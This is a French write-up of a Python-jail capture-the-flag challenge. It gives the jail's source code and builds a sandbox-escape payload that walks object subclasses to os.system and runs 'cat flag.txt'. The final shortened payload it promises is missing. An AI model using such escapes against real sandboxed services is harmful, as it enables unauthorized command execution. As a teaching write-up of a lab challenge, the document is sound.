korp_station

Writeup pour bjICS Tragedy: Reddington

C’est un défi pyjail. Nous devons donc trouver un moyen pour lire le fichier flag.txt avec les restrictions. Voici le code source du pyjail

```
save_len = len
save_eval = eval
save_print = print
save_input = input
Exception = Exception
str = str

globals()['__builtins__'].__dict__.clear()

while True:
        input = save_input()
        if save_len(input) > 59 or '[' in input or ']' in input:
                save_print('[Pas comme ca]')
        else:
                try:
                        result = save_eval(input, {}, {})
                        save_print(result)
                except Exception as e:
                        save_print(f'[Erreur]: {str(e)}')
```

__builtins__ est clair, les crochets ne sont pas autorisés et de plus nous ne pouvons pas excéder 59 caractères pour notre charge utile.

J’ai fait des recherches sur google sur les méthodes que nous pouvons utiliser dans ce cas et je suis rapidement tombé sur cette méthode permettant de récupérer une liste de toutes les sous-classes à partir des modules importés par défaut dans python.

```
().__class__.__base__.__subclasses__()
```

J’ai identifié dans la liste la classe _wrap_close qui est définie dans le module os. Le module os contient également la fonction system, qui permet d'exécuter des commandes shell.


En accédant aux variables globales (.__globals__) du module où _wrap_close est définie, on obtient accès à toutes les fonctions et variables du module os, y compris system. En plus vu que nous ne pouvons pas utiliser les crochets j’ai d’abord vérifié en local ce qui peut nous permettre de sélectionner une classe de cette liste

Avec un peu de recherches j’ai finalement trouvé la méthode pop qui pouvais faire notre affaire. Voici le payload final :

```
().__class__.__base__.__subclasses__().pop(133).__init__.__globals__.pop('system')('cat flag.txt').
```

_wrap_close est situé à la 133ème position dans notre liste.

Maintenant me voilà confronté au problème du len. Je me suis une fois encore dirigé vers google et là je suis tombé sur un writeup de hkcert ctf 2021 pyjail2 qui proposait exactement le même challenge. Voilà le payload final



Flag : HLB2024{builtin__breaK_the_JAIL}